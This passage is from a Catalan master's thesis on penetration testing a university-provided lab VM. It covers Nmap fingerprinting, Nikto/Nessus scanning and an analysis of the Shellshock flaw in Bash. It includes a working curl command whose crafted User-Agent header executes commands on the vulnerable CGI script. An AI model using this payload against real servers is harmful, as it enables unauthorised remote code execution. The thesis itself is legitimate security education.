Ús del framework Metasploit

Nom Estudiant: Pep Rincón Ques

Programa: Màster Universitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions (MISTIC)

Nom Consultor: Carles Estorach Espinós

Centre: Universitat Oberta de Catalunya

Data Lliurament: 2 de gener de 2019

A la meva dona, per animar-me a estudiar, tenir paciència amb els meus nirvis i estimar-me. T'estim.

Als meus sogres per animar-me, al meu sogre per fer-me la competència estudiant.

A la meva mare, per donar-me suport i finançar-me encara que no entengui que es pot treure una carrera a distància.

Al meu pare, al cel sia, per inculcar-me la curiositat per com funciona els que ens envolta i en especial, tot el que tingui electricitat.

A na Henry, en Jack i na Buttercup per donar-me confort i llepar-me quan estava atabalat.

Resum

Aquest treball tracta de com són atacades i explotades les màquines vulnerables a entorns reals. Per això explicarem com es detecten i exploten les vulnerabilitats a una màquina virtual facilitada per la UOC per aquest treball amb l'objectiu de prendre el control d'aquesta amb els màxims privilegis possibles.

Al treball mostrarem com trobar les característiques i serveis existents a la màquina vulnerable amb l'aplicació *Nmap*. També indicarem com trobar les vulnerabilitats existents als serveis i es farà un estudi d'aquestes. A continuació, es contarà com es desenvolupa un *exploit*, petit programa que exploti aquesta vulnerabilitat, i es realitzarà un mòdul que permeti explotar la vulnerabilitat amb l'entorn de treball *Metasploit*.

Després d'accedir a la màquina vulnerable compilarem i executarem un *exploit* ja desenvolupat que aprofita la vulnerabilitat DirtyCOW per escalar privilegis.

A més a més descriurem algunes tècniques per la protecció de màquines vulnerables com Defensa en profunditat, DEP i ASLR.

Paraules clau: Vulnerabilitat, exploit, Metasploit

Abastract

This paper discusses how vulnerable machines are attacked and exploited in real environments. For this purpose we will explain how vulnerabilities are detected and exploited in a virtual computer provided by the UOC for this paper with the aim of taking control of it with the maximum possible privileges.

We will show how to find the features and services available on the vulnerable computer with Nmap. We will also indicate how to find the existing vulnerabilities in the services and we will study them. Next, we will describe how an exploit, a small program that exploits a vulnerability, is developed and we will carry out a module to exploit the vulnerability with the Metasploit framework.

After accessing the vulnerable machine, we will compile and execute an already developed exploit that takes advantage of the DirtyCOW vulnerability to scale privileges

We will also describe some techniques for the protection of vulnerable computers such as Defense in depth, DEP and ASLR also.

Keywords: Vulnerability, exploit, Metasploit

Continguts

1. Introducció

Actualment la seguretat a les TIC resulta molt rellevant dins una societat, la qual té una gran dependència dels sistemes electrònics digitals i de les tecnologies de la informació. L'ús necessari de la tecnologia provoca que qualsevol problema de seguretat pugui causar molts maldecaps com robatoris de diners o de la informació privada de les persones.

Una part de la seguretat a les TIC és la que estudia les vulnerabilitats en els sistemes operatius i l'explotació d'aquestes. Hi ha una gran quantitat d'eines i tècniques destinades a l'estudi d'aquestes vulnerabilitats i formes d'explotació.

En aquest treball es pretén mostrar com s'empren algunes eines a un entorn real per a trobar serveis, descobrir les seves vulnerabilitats i explotar-les. De manera que s'aconsegueixi accedir a la màquina virtual proporcionada i executar ordres amb els màxims privilegis possibles.

Per a dur a terme aquestes accions, es realitzarà el *fingerprinting* [1] que és la detecció del sistema operatiu, i es detectaran els serveis de la màquina virtual, es cercaran vulnerabilitats amb eines d'escaneig, es desenvoluparà un *exploit* [2] que és un programa per explotar la vulnerabilitat trobada i es mostrarà com usar aquest *exploit* com mòdul del *framework Metasploit* [3]. Finalment, una vegada dins el sistema s'aprofitarà la vulnerabilitat *DirtyCOW* [4] per escalar els privilegis de l'usuari.

S'explicarà les passes donades i com funcionen les vulnerabilitats emprades, també s'explicarà com arreglar aquestes vulnerabilitats i algunes tècniques per evitar-les com la defensa en profunditat, l'ASLR i el DEP.

2. Descripció del projecte

En aquest capítol s'expliquen els objectius i l'organització d'aquest treball.

2.1. Objectius

A continuació s'enumeraran els principals objectius d'aquest projecte:

- Realització de l'enumeració de serveis i *fingerprinting* d'una màquina real.
- Detecció d'una vulnerabilitat a una aplicació real.
- Creació i execució del *exploit.*
- Detecció i aplicació d'una escalada de privilegis a un entorn real.
- L'estudi de les mesures de mitigació.

2.2. Organització del projecte

Recursos temporals:

Segons la UOC el Treball de fi de Màster són 9 crèdits ECTS i un 1 crèdit equival 25 hores, per tant el temps total destinat a aquest treball són 225 hores teòriques.

Recursos materials:

Documentals: la documentació consultada serà adjuntada a la bibliografia incloent llibres i planes web.

Tecnològics: S'emprarà l'ordinador de l'estudiant, ja que és suficient per a la feina, tots els recursos emprats com ara aplicacions o imatges de màquines virtuals estan disponibles a la xarxa o en el cas d'imatge de la màquina virtual vulnerable és proporcionada pel consultor.

- La distribució *Archlinux* [5], és una distribució de tipus *rolling-release,* el que permet tenir les darreres actualitzacions de tots els programes, la instal·lació bàsica és molt lleugera i permet una gran personalització. A més a més, té la documentació molt exhaustiva i la comunitat és participativa i compte amb molts de

coneixements, el que permet corregir errors ràpidament. A més dels repositoris de paquets habituals oficials suportats té un repositori (AUR) en el qual la comunitat posa els paquets obtinguts a partir del codi dels desenvolupadors, el que permet tenir accés directe a moltes aplicacions que encara no són suportades de manera oficial.

- Les imatges de màquina virtual per *Virtualbox* [6]: màquina virtual proporcionada vulnerable i màquina virtual *Kali Linux* [7].

2.3. Fites principals

Aquestes són les fites principals:

- **Fita 1 Serveis i vulnerabilitats**
- **Fita 2 Exploit**
- **Fita 3 DirtyCOW**
- **Fita 4 DEP, ASLR**

3. Muntatge de l'entorn de proves

L'entorn de proves té quatre màquines de les quals una és física i les altres tres són virtuals, totes les màquines es troben a la mateixa xarxa, no hem considerat necessari aillar la màquina vulnerable ja que no analitzem cap *malware* que ens pugui fer mal:

- Bubarch (192.168.1.4):

És la màquina física de l'estudiant que realitza el treball i que usa habitualment, té una distribució Archlinux instal·lada i l'adreça IP 192.168.1.4, és on són la resta de màquines virtuals, per tant, és la màquina host.

Hi ha instal·lades algunes aplicacions com *metasploit* o *nmap* i és on es farà el desenvolupament del *exploit.*

- hackersClub (192.168.1.5)

És una màquina virtual i és l'objectiu a atacar, és proporcionada pels consultors de l'assignatura. Es tracta d'una imatge ISO d'un *Live-CD* de manera que en cada reinici torna a l'estat inicial.

S'ha muntat amb el *VirtualBox* com màquina virtual sense disc dur virtual atès que només empra la unitat de CD virtual per iniciar el *Live-CD* i no li fa falta disc dur. La interfície de xarxa virtual s'ha configurat com a pont (*bridge*) per a que es mantingui al mateix àmbit de xarxa que la màquina host, la seva adreça IP és 192.168.1.5.

- kali (192.168.1.9)

És una màquina virtual desplegada a assignatures anteriors del MISTIC. Té instal·lada la distribució *Kali Linux* la qual s'ha actualitzat a la darrera versió 2018.3 amb la comanda de la figura 1.

```
root@kali:~# apt update && apt -y full-upgrade
```

Figura 1: Actualitzar kali

De totes maneres és possible trobar a Internet [8] arxius de màquines virtuals d'aquesta mateixa versió que només necessiten ser importades al *VirtualBox.*

La interfície de xarxa virtual s'ha configurat com a pont (bridge) per a que es mantingui al mateix àmbit de xarxa que les altres màquines, la seva adreça IP és 192.168.1.9.

- debian-uoc (192.168.1.7)

De manera puntual s'ha usat una màquina virtual amb Debian amb el *Nessus* del 2017 configurat, emprat a una assignatura anterior (Seguretat en Sistemes Operatius) del MISTIC. La seva adreça IP és 192.168.1.7.

4. *Fingerprinting* i detecció de serveis.

En aquest capítol es defineix el *fingerprinting* i es realitza la detecció del Sistema Operatiu i els serveis de la màquina vulnerable.

4.1. Definició

El *fingerprinting* és el procés que ens permet conèixer quin sistema operatiu s'està executant a la màquina atacada. Si també es pot obtenir la versió més exacta possible de la màquina objectiu podrem obtenir una valuosa informació per cercar vulnerabilitats adequades que ens permetin atacar-la.[9]

Aquest procés es basa en l'anàlisi dels paquets TCP/IP, ja que els diferents sistemes operatius tenen diferents implementacions de la pila de protocols TCP/IP que encara que respectin l'estàndard, tenen petites diferències detectables que permeten obtenir informació que les diferenciï. [10]

Per exemple, en aquesta web [11] es pot veure una llista de diferents valors de temps de vida (TTL) per defecte dels paquets TCP, UDP, i ICMP

Linux	2.4 kernel	ICMP	255
Windows	10	ICMP/TCP/UDP	128

El programa *Nmap* envia una sèrie de paquets TCP, UDP i ICMP de prova i les respostes d'aquests paquets són tractades pel programa per obtenir informació que compara amb una base de dades de més de 2600 petjades digitals de diferents sistemes operatius per donar-nos la informació.[12] i [13]

Es pot diferenciar entre el *fingerprinting* actiu i el passiu. L'actiu [9] genera tràfic de xarxa des de la màquina que ataca cap a la màquina objectiu i analitza les respostes. A causa d'aquests intents de connexió es pot veure afectat i detectat per tallafocs (*firewalls [14]*), sistemes de detecció d'intrusions (*IDS [15]*) o sistemes de protecció d'intrusions (*IPS* [16]) si n'hi ha algun que protegeixi la xarxa de la màquina objectiu.

El *fingerprinting* passiu [9] i [17] analitza els paquets que es troben a la xarxa sense generar tràfic, és a dir, la monitora. Això el fa més silenciós però encerta menys i és més laboriós que l'actiu perquè està limitat als paquets de xarxa que es trobi a la xarxa si n'hi ha. Els que trobi han de contenir informació rellevant que permeti identificar les característiques de la màquina objectiu a més de tenir-la com destí o origen.

4.2. Detectant el sistema operatiu.

Per a dur a terme aquesta tasca hem emprat la comanda `nmap` ja que és una de les aplicacions més usades amb les següents opcions:

`-sS`: Indica el tipus d'escaneig, hem emprat l'escaneig tipus TCP SYN, que és relativament sigil·lós, ja que no fa una connexió TCP completa segons el manual de *Nmap*.[18], també es pot mirar el manual amb l'ordre `man nmap`. L'ordre man és un programa de Unix que permet mirar el manual de les comandes.[19]

`-O`: Aquesta opció ens permet obtenir una versió aproximada del sistema operatiu.[10]

```
[buba@Bubarch ~]$ sudo nmap  -sS -O 192.168.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-22 00:01 CEST
Nmap scan report for 192.168.1.5
Host is up (0.00041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:EC:F5:04 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
```

Figura 2: Execució Nmap hackersClub per S.O.

Veiem a la figura 2 que podem dir que la maquina objectiu corre un Linux amb la versió del nucli entre la 3.2 i 4.9

4.3. Detectant serveis.

A la figura 2 es pot observar que hi ha els serveis *ssh* al port 22 i el servei *http* al port 80, el mateix N*map* ens permet comprovar quines versions tenen aquests serveis i ja que hi som, podem comprovar si hi ha algun servei més a altres ports amb les següents opcions:

`-sV`: Per fer un escaneig de les versions dels serveis

`-p-`: Per comprovar tots els ports (65533) [20]

Amb aquest resultat:

```
[buba@Bubarch ~]$ sudo nmap  -sV -p- 192.168.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-22 00:25 CEST
Nmap scan report for 192.168.1.5
Host is up (0.00020s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.21 ((Unix) DAV/2)
MAC Address: 08:00:27:EC:F5:04 (Oracle VirtualBox virtual NIC)
```

Figura 3: Execució Nmap hackersClub per seveis

Es poden observar a la figura 3 que els serveis són els següents:

- Protocol al SSH al port 22, hi ha un servidor *OpenSSH* versió 7.2 que dòna el servei per connectar-se remotament mitjançant el protocol SSH amb la comanda `ssh`.

- Protocol HTTP al port 80, hi ha un servidor *Apache* versió 2.2.21 donant el servei de pàgines web per mitjà del protocol HTTP.

A continuació podem anar des del navegador a l'adreça http://192.168.1.5 per veure quina web està servint la màquina objectiu.

Figura 4: Pàgina de inici de hackersClub

Figura 5: Pagina /cgi-bin/ de hackersClub

Es pot observar a la figura 4 que es mostra el directori arrel del servidor on hi ha una carpeta de *scripts* `cgi-bin` que si hi intentem accedir ens dòna a la figura 5 un error que diu que no tenim permisos per accedir-hi.

A la figura 4 també hi ha la plana web `hca.html` que ens mostra un botó a la figura 6.



Figura 6: Pàgina /hca.html de hackersClub

Observant el codi d'aquesta plana font veiem a la figura 7 que en pitjar el boto s'executarà un *script* anomenat `vuln.cgi` que està a la carpeta `cgi-bin` mencionada abans.



Figura 7: Codi de pàgina /hca.html de hackersClub

A la figura 8 podem veure la web que surt quan s'executa el *script*:

Figura 8: Pàgina /cgi-bin/vuln.cgi de hackersClub

Es pot observar a la figura 8 com part de la informació mostrada sembla l'execució d'una comanda que mostra l'estat de la memòria del host *hackersClub*, basta veure el canvi d'idioma per adonar-se. El nom del *script*, `vuln.cgi` ja ens dòna una pista, també, que aquí és on probablement hi ha la vulnerabilitat.

5. Escaneig i detecció de vulnerabilitats

En aquest capítol s'escanejara la máquina vulnerable per a detectar possibles vulnerabilitats.

5.1. Mètode d'escaneig i detecció

Per escanejar vulnerabilitats emprarem diverses aplicacions existents a la màquina virtual de *Kali Linux* que ens permetran detectar si existeixen vulnerabilitats a la màquina *hackersClub* i als serveis que dóna. S'ha de tenir en compte que tant poden existir vulnerabilitats al sistema operatiu, als serveis, referint-nos als programes *Apache* i *OpenSSH* que ens donen els serveis com a la web que és publicada pel *Apache*, (per exemple alguna vulnerabilitat al *script* que genera la plana web).

5.2. Nikto

N*ikto* [21] és una aplicació que permet l'escaneig de vulnerabilitats web, simplement se li ha de passar l'adreça completa a l'argument `-host`. [22]

```
root@kali:~# nikto -host http://192.168.1.5/cgi-bin/vuln.cgi
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.5
+ Target Hostname:    192.168.1.5
+ Target Port:        80
+ Start Time:         2018-10-22 03:15:31 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Unix) DAV/2
+ Target Port:        80
+ Start Time:         2018-10-22 03:15:31 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Unix) DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ lines
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.12). Apache
2.0.65 (final release) and 2.2.29 are also current.
```

```
+ Web Server returns a valid response with junk HTTP methods, this may cause false
positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /: Site appears vulnerable to the 'shellshock' vulnerability
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /: Site appears vulnerable to the 'shellshock' vulnerability
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-112004: /admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
...
```

Figura 9: Execució nikto contra /cgi-bin/vuln.cgi de hackersClub

La mateixa aplicació ens avisa que es poden donar falsos positius, malgrat això, podem veure a la figura 9 que s'indica que *hackersClub* sembla vulnerable a la vulnerabilitat S*hellshock* amb identificador CVE-2014-6271.

Dóna molts falsos positius, per la qual cosa hauríem de confirmar les vulnerabilitats executant altres programes per cercar-les o i comprovar-les.

5.3. Nmap

L'aplicació N*map* [23] que abans hem usat té implementat un motor de *scripting* que permet fer *scripts* per ampliar les seves funcions, com per exemple, per a la recerca de vulnerabilitats [24]. Si es miren els *scripts* [25] es pot trobar-ne un que comprova si la maquina objectiu és vulnerable a la vulnerabilitat *Shellshock* [26].

Basta passar el *script* i l'argument `-uri` amb el camí al *script* suposadament vulnerable i l'adreça IP del host.

```
[buba@Bubarch ~]$ nmap  -sV --script http-shellshock --script-args uri=/cgi-bin/vuln.cgi
192.168.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-22 03:57 CEST
Nmap scan report for 192.168.1.5
Host is up (0.0021s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.21 ((Unix) DAV/2)
|_http-server-header: Apache/2.2.21 (Unix) DAV/2
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
```

```
|       This web application might be affected by the vulnerability known as Shellshock.
It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://seclists.org/oss-sec/2014/q3/685
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
...
```

Figura 10: Execució nmap amb script per detectar shellshock a hackersClub

Hem marcat en groc a la figura 10 les línies on se'ns indica que l'adreça que hem passat és vulnerable i explotable.

5.4. Nessus

L'aplicació *Nessus* [27] és un escànner de vulnerabilitats comercial que permet obtenir la informació de les vulnerabilitats de la màquina vulnerable escanejada molt completa a un entorn web. Gràcies als resultats dels programes anteriors, podem dir que hem trobat una vulnerabilitat que podrem emprar per accedir a la màquina vulnerable. De totes maneres, donat que teníem una màquina virtual amb el *Nessus* instal·lat durant el màster hem fet un escaneig per si trobàvem més vulnerabilitats.



Figura 11: Resultat de Nessus de l'escaneig de vulnerabilitats de hackerClub

Als resultats de la figura 11 es mostra que s'ha trobat la vulnerabilitat, hem provat condicions específiques de SSH però no se n'ha trobat cap.

A la pàgina següent, figura 12, podem veure la informació que dóna *Nessus* de la vulnerabilitat.



Figura 12: Informació de la vulnerabilitat Shellshock a Nessus

Es pot observar a la figura 12 que l'aplicació *Nessus* dóna informació de com funciona la vulnerabilitat i com explotar-la, ens hem de fixar especialment en el *User-Agent* usat al *request* creat per *Nessus* i com a la resposta es mostra la sortida de l'execució d'una comanda, explicarem com funciona aquesta vulnerabilitat al capítol 7.

5.5. Confirmació de la vulnerabilitat

Per acabar, confirmarem que si posem el *User-Agent* manualment a un *request* com el que es mostra a la figura 12, podrem confirmar que la vulnerabilitat és real i explotable. Ho farem amb la comanda `curl` amb l'opció `-A` que segons l'ajuda [28] permet especificar el *User-Agent.*

```
[buba@Bubarch ~]$ curl -A "() { ignored; }; echo Content-Type: text/plain ; echo ;
echo ; /usr/bin/id;" http://192.168.1.5/cgi-bin/vuln.cgi

uid=1000(hca) gid=50(staff) groups=50(staff)
```

Figura 13: Comprovació de la vulnerabilitat Shellshock a hackersCub amb Curl

A la figura 13 podem observar que s'ha executat la comanda `id` [29] a *hackersClub*.

Així, queda confirmat que hem explotat la vulnerabilitat i que hem arribat a la fita 1: Serveis i vulnerabilitats.

6. Anàlisi de la vulnerabilitat a explotar

Una vegada hem trobat la vulnerabilitat a explotar, podem fer-ne la seva anàlisi per saber de quina manera la podem emprar per explotar la màquina vulnerable.

6.1. Descripció de la vulnerabilitat : *Shellshock*

Com hem vist anteriorment la vulnerabilitat és coneguda com S*hellshock*, i segons la informació obtinguda amb *Nmap* es pot veure a la figura 14 que té l'identificador CVE 2014-6271.

```
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
```

Figura 14: Informació del la vulnerabilitat Shellshock de Nmap

Si mirem a la llista de vulnerabilitats CVE [30], obtindrem una breu descripció de la vulnerabilitat com es mostra a la figura 15:



Figura 15: Informació de la vulnerabilitat CVE-2014-6271 a cve.mitre.org

A la descripció de la figura 15 podem llegir que la vulnerabilitat s'ha trobat al *GNU Bash 4.3* [31], el problema es troba en com el *Bash* tracta la definició de funcions dins les variables d'entorn, ja que se segueix analitzant la cadena de caràcters passada una vegada acabada la funció. Això permet l'execució de codi remot (RCE) injectat fabricant una variable d'entorn adequada.

També, ens diu que s'ha comprovat la vulnerabilitat mitjançant vectors d'atac al servidor *OpenSSH* emprant l'opció *ForceCommand*, al servidor *HTTP Apache,* concretament, als mòduls *mod_cgi* i *mod_cgid* emprats per l'execució de *scripts*, a *scripts* executats per clients DHCP i a altres situacions on es configuren les variables d'entorn pel seu ús a

Bash. També s'avisa que el primer apedaçat (patch) que es va fer no va arreglar el problema i que es va assignar un altre CVE, el CVE 2014-7169, ja que es manté la vulnerabilitat.

N'hi ha un grapat CVEs relacionats fins que es va donar per resolt el problema que explicarem a la secció 7.4. La vulnerabilitat la va trobar l'enginyer Stephan Chazelas [32].

6.2. Funcionament del Bash

Com sabem *Bash* és un intèrpret d'ordres d'*UNIX* o *shell* que ens proveeix als usuaris d'una interfície d'ordres textuals que ens permet la comunicació amb sistemes operatius derivats d'*UNIX* com *Linux*. Amb ell podem escriure ordres i que *Bash* les interpreti, processi i les executi per obtenir una sortida.

També és un llenguatge de programació interpretat que ens permet fer guions/*scripts* per automatitzar tasques i fer petits programes o configurar entorns i altres aplicacions, així mateix, altres aplicacions també poden emprar aquest llenguatge d'ordres. [33]

Al ser un *shell* implica que compta amb una gramàtica i un analitzador de lèxic per poder transformar les línies de codi que rep en l'execució d'ordres de les quals en mostra els resultats. [33] i [34]

Anem primer a explicar en què consisteix una mica més profundament aquesta vulnerabilitat en concret. Per això necessitem saber com funciona *Bash* quant a les variables d'entorn, funcions i la seva exportació i *subshells*. [35]

Variables d'entorn: És una llista de parelles «nom-valor» modificables i són heretades quan es crida una ordre o un procés fill [36]. Solen contenir valors de configuració com a la figura 16.

```
TERM=xterm-256color
SHELL=/bin/bash
VTE_VERSION=5401
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
XDG_CURRENT_DESKTOP=XFCE
```

Figura 16: Exemple de variables d'entorn de Bash

Funcions: Les funcions són com les funcions de llenguatges de programació clàssics, un grup d'ordres que poden ser cridades per realitzar una acció amb una sola ordre que serà el nom de la funció [37]. A continuació, a la figura 17 hi ha una funció d'exemple.

```
[buba@Bubarch ~]$ uepuoc() { echo "hola UOC!"; }
[buba@Bubarch ~]$ uepuoc
hola UOC!
```

Figura 17: Exemple de funció de Bash a Bubarch

Entorn d'execució: El *shell* té un entorn d'execució, inclou les variables d'entorn (poden ser heretades), però també inclou fitxers oberts, paràmetres, funcions heretades, etcètera. Segons el manual de *Bash* [38], quan una ordre externa és executada, s'invoca a un entorn d'execució diferent que duplica part dels valors anteriors de l'entorn, però només podrà canviar els del propi entorn. Quan ens referim a una ordre externa ens referim a un programa extern, no a les ordres internes (*built-in [39]*) del *Bash* ni a funcions del propi entorn.

